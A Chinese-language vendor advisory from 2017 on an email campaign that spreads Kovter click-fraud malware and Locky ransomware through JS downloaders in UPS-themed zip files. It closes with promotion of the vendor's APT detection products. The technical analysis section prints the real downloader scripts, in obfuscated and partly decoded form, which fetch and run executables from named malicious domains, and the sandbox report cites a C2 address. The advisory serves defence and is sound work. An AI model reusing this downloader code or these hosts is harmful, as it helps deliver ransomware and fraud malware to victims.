2017 年 03 月


“凯莉”嵌套式攻击样本信息通告

2017 年 03 月 10 日稿

目录

一. 核心结论

正值我国两会召开期间，VenusEye 金睛安全研究团队在政府机关、金融机构、电信运营商、企事业单位频繁监测到**嵌套式攻击**，攻击者将欺诈软件和勒索软件结合在一起，向我国这些关键业务部门发起进攻，我们根据攻击样本所属家族的首字母，起名为“凯莉”嵌套式攻击样本。我们根据监测点数据统计，用户平均每天能够收到相似攻击样本少则数千个，多则数十万个，已经具备邮件 DDOS 攻击加文件嵌套式攻击特性。



这类嵌套式攻击方式，采用文件名类似“UPS-Delivery”的压缩包，压缩包中包含一个 JS 脚本文件，经过 VenusEye 金睛安全研究团队分析后发现，脚本文件运行后，**将连接外网直接下载 Kovter 欺诈软件或 Locky 勒索软件**。

由于恶意样本从变种数量相似度高、攻击手段上相似高、攻击对象聚焦的这些特性，特此布通告，提醒广大用户在关注最近火热的 Struts2 S2-045 远程代码执行高危漏洞（CVE-2017-5638）同时，也能对上述邮件嵌套式攻击引起足够注意。


对上述攻击手段，天阗 APT 检测产品和景云杀毒系统能够精准报警、查杀，详细内容可以参看本文防御措施。

二. “凯莉”嵌套式攻击样本防御措施

✓ 对于脚本文件，天阗 APT 检测产品可以准确报警，并报告其下载恶意文件的链接地址。


✓ 使用景云产品，可以在终端准确报警对于恶意脚本的访问。

✓ 对于脚本下载的 Kovter 欺诈软件或 Locky 勒索软件，天阗 APT 检测产品可以准确报警其家族，反沙箱功能，以及代码注入等行为。


开机启动 [1]
安装自启动项 危险等级
反虚拟机 [10]
通过动态库判断VirtualBox沙箱环境 危险等级
尝试检测BIOS版本信息 危险等级
尝试通过动态库判断沙箱环境 危险等级
通过动态库判断Sunbelt沙箱环境 危险等级
通过特定文件检测VirtualBox沙箱环境 危险等级
通过注册表判断VirtualBox沙箱环境 危险等级
尝试检测VirtualPC沙箱环境 危险等级
通过特定文件判断VMware沙箱环境 危险等级
通过注册表判断VMware沙箱环境 危险等级
通过特定文件判断VPC沙箱环境 危险等级
检测主流虚拟机环境与沙箱环境
进程入侵 [3]
尝试读取系统进程内存 危险等级
尝试向系统进程内写入数据 危险等级
尝试创建傀儡进程 危险等级
PID
进程名
详细信息
1264
C:\Documents and Settings\Administrator\Local Settings\Temp\3bd7f02b8a12cc3117b1564a6de171ef.exe
ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\regsvr32.exe
注入傀儡进程regsvr32.exe，最终执行恶意操作的均为regsvr32.exe
隐蔽信道 [4]
尝试连接某个服务器 危险等级
可疑地址：185.117.72.90:80
尝试请求某个URL 危险等级


开机启动 [1]
尝试打开服务 危险等级
反调试 [1]
尝试检测调试器 危险等级
威胁行为 [4]
尝试执行可疑命令 危险等级
尝试删除自身 危险等级
调用系统进程删除文件 危险等级
尝试移动文件 危险等级
病毒木马 [1]
发现Locky勒索软件 危险等级
准确报警Locky家族信息


✓ 使用景云产品，可以在终端准确报警 Kovter 以及 Locky 恶意样本，并实施有效拦截。



三. 恶意样本的技术分析

3.1 投送方式

攻击者使用文件名类似“UPS-Delivery”的压缩包，给各大政府机关、企事业单位密集发送邮件，压缩包中包含 JS 脚本文件，我们根据攻击样本所属家族的首字母，起名为**“凯莉”嵌套式攻击样本**。见下截图。



3.2 脚本分析

✓ 下载 Kovter 家族的脚本

下载 Kovter 家族的脚本文件比较简单，没有经过强加密，直接创建 XMLHTTP 对象下载文件并执行。

```
function reqty(fdga) { eval(fdga); }
function mesuto() {
	for (var i=0; i<x.length; i++)
	{
	var vDJmB = function(){
		return new ActiveXObject(g2);
	}();
	var e = vDJmB;

	try
	{
		var raspbna2s=["\x6F"+pi6dnz];
		e[raspbna2s[9-9+0]]("G"+"ET", t4 + ":"+ter+ter+x[i]+"/c"+"o"+"u"+"n"+"ter/?"+m,false);
		e.send();

		var r = e.responseText;

		if (r.length > 999+1 && r.indexOf(m) > -1)
		{
			reqty(e.responseText.split(m).join(zaima.substring(2,3)));

			break;
		};
	}
	catch(e)
	{
	};
	};
}

var omd6rd="";

var sder = "P";
var g2 = "M"+"sxml2.XMLHT"+"P"+"."+sder;

var m =
"LRfVFxk1tPANiwcdhJO2mCdYv3zbQKCq3AS7lVGtsLDIzu19sBtBoXPgCsRGcZlFup5wytK6RlJwGDjn7mMX48p5oYa8BkPwzvEQ8BiwgBBFqONP3sB1NdftllFCCtTvZupPhtMyctgVTFy5a7dnT1kDBbugWuT";

var x = new Array("embroiderycz.top", "embroiderycz.top", "embroiderycz.top", "embroiderycz.top", "embroiderycz.top");
var t4 = "ht"+"tp";
var pi6dnz = "\x70"+"\x65\x6E";
```

✓ 下载 Locky 家族的脚本

(1) 脚本经过了强加密混淆

```
function hDUZBr(XZHqw){var AKgzlIa = '28';var avsrUrE='"' + new Date() + '"';var yAbUg=0;while(yAbUg<XZHqw.length){var

var iKf = "◄т husr<n{]OOmQ45<gj}n<KtIn!%%%%%7";
iKf=FiOUWC(iKf,"z"+""+""+"i"+""+"r",2);
function Uumjw(){return "EtoMozYDuOXOIoJGmLvJiNDiPOPwtLlgiyXCfimLiJBFhybahqSPGkgKCqInoTesLHbLUqrrKL";}
"OvyEtSHqQcTRvKhjAmWVhlZOlSPiHAoJQz";
var MQz = "-'j]n<NRYTFN<!<-,,'nyhinr<Q}ht2nsirx4";
"bSTWUPIPSMWfewpPHSKiUlwABQgCwtXyGsERnUfRnAbpsKlQMXvVzOKTNAdFXgkXhUKWCISJzDamIOIiKaznxrCdTaJFEzIVGDRLerZMaDTUjEtKPzsPq
"AkQfXITFjVqnUbrpBQiOCgycXrYbsyHScjOEQpvraSBwCkackGdenwUknaXaviHrSBLlLiFjjZVWEOBrBBBFgqvDBzRJsZwYtwbcWcojptJUldCyPytzH
var EmP = "SjoX~ws4564KtIn1NRYTFN57NRYTFN5'a◄тzi";
```

(2)调用 UiUMpOyH 函数把各个变量的字符串拼接起来，并传给 hDUZBz 函数解密。

```
451 function UiUMpOyH(){return iKf+MQz+EmP+iBA+vQA+Jlf+Mzj+vjU+GnL+Kkf+rJH+lir+OFQ+KAC+JwF+Uh
452
453
454
455
456 ZOkbcV=hDUZBz(UiUMpOyH());
457 function kRQTifWoe() {return ""};
458 var QHjDI='Scripting.FileSystemObjectScripting.FileSystemObjectScripting.FileSystemObject
459 function IQCZtUn(){return '.j'+'s';}function nICRXxKHd(JrGobvgxGFf){return JhMdXLuVPo(JrG
```

(3)解密后的数据仍然是 js 脚本，保存到系统临时目录，并运行新的 js 脚本。

```
function rgASSqM() {var WhUr=99999+1;var RNEHZR = 100;return Math.round(OvsDbko()*(WhUr-RNEHZR)+
function FAvWInCj(ZNthp) {var rsWPRxgm='ABCDEFGHIJKLMNOPQRSTUVWXYZ'+'abcdefghijklmnopqrstuvwxyz'
function YHgUswdQhKLDSB(rZxAGxtNQNFSEo) {return new ActiveXObject(rZxAGxtNQNFSEo);}

var ZZewmFq = new Date();
while(true) {
var qROPmxR = new Date();
var ZprHTdk = new Date(qROPmxR.getTime() - ZZewmFq.getTime());
if(ZprHTdk.getSeconds() > 7) {
break;
}
YohTqMr=new ActiveXObject("WScript.Shell");
YohTqMr.run("ping -n 1 -w "+"2000 0.0.0.1",0,-1);
}
function kSiTVRYUsr(qpbzvXTS,ajtCpSAhaoLN) {NUAAJDe=0x0+1;BZVSdgZ=0x0;qpbzvXTS.Run(ajtCpSAhaoLN,
/*LOYgtZlKEZYEfgJRgnrduMtsftQqZCdbnehfGrAFrggieQwRfnxmeOFxolUevWOlINkxOcJUXHhfXUdkWFwOIjKVsvSlKJ
var jaTFO = ["http://lookingpersonals.top/11.exe"];
var XagrD = [];
CVIosdIoxQj(jaTFO, '30459.exe');
CVIosdIoxQj(XagrD, '70684.exe');
```

(4)新 js 脚本的核心功能是下载 http://look*.top/11.exe，保存到本地命名为 30459.exe 或者 70684.exe，然后运行。

(5)下载运行后，脚本会调用 WMI 接口检测进程是否存在。

```
kSiTVRYUsr(gxgwFoFJF,MykNLVr);
var dOBpdqj = GetObject('winmgmts:{impersonationLevel=impersonate}').ExecQuery('Select * from Win32_Process Where Name = \''+PGmNKAhqmZ+'\'');
if ( dOBpdqj.Count >= 11-10 ){break;}
} catch(e) {}
```

3.3 下载的样本分析


✓ Kovter 家族

Kovter 是一个点击欺诈软件，运行后可劫持受害者机器，篡改浏览器的设置，模拟点击广告，并接受远程指令安装其他木马。值得一提的是，其综合运用了多种反沙箱、反检测、反杀软的技术躲避安全检测。

✓ Locky 家族

经分析，此次发现的 Locky 勒索病毒在联网和不联网的情况下均可实现加密勒索文件。被加密的文件也以埃及最重要的九大神明**“九神”(Great Ennead) 之一的奥西里斯（osiris）**命名后缀。

联网情况下，Locky 会尝试直接向特定服务器发送一个类似如下的 HTTP 请求，请求需要的加密密钥等信息。在请求三次失败后，便会使用内置的密钥调用 AES 加密算法对文件进行加密。



四. 启明星辰 APT 检测产品介绍

4.1 什么是 APT 攻击

APT 攻击之所以称之为高级持续威胁，是因为攻击本身复杂多维度，手段变化多样，隐藏技术运用多，这让传统的网络安全设备诸如防火墙、入侵检测、入侵防御、防病毒网关、上网行为管理等网关型安全设备难以招架，因此，基于环境模拟的检测技术手段可以填补威胁不可定义的技术空白，使未知恶意代码和嵌套式攻击、隐秘通道等新形势下的攻击形态无处遁形。

启明星辰 APT 检测产品是根植于数十年协议分析和文件还原的技术积累基础上，结合用户对于未知威胁的检测迫切性需求，研发的一款创新型检测产品。对于诸如方程式攻击、黑暗力量、H-worm 远控木马分析等这样的 APT 攻击，设备无需添加入侵特征库、无需定制开发即可精确检测此类攻击，是用户应对 APT 攻击的不二选择。用户可以通过启明星辰 APT 检测产品，精确检测高级持续性威胁，快速发现未知漏洞（0-day），准确定位失陷主机或用户。

4.2 启明星辰 APT 检测产品解决思路

针对高级持续性威胁的攻击特点，通过部署启明星辰 APT 检测产品，可以对多种未知威胁攻击事件进行有效的检测和防范。产品可以直接将含有该攻击样本的文件在虚拟的环境学模拟运行，避免恶意代码在真实环境中释放，有效规避 APT 攻击的可能性。

启明星辰 APT 检测产品，作为一款针对恶意代码等未知威胁具有细粒度检测效果的专业安全产品，可实现包括对：未知恶意代码检查、嵌套式攻击检测、木马蠕虫病毒识别、隐秘通道检测等多类型未知漏洞（0-day）利用行为的检测，由启明星辰集团独立自主研发。系列采用国内领先的双重检测方法（静态检测和动态检测），多种核心检测技术手段：二进制检查、堆喷检测、ROP 利用检测、敏感 API 检测、堆栈检测、Shell code 检查、沙箱检查等，可以检测出 APT 攻击的核心步骤，同时，产品可结合人工服务，有效发现网络 APT 攻击。见图：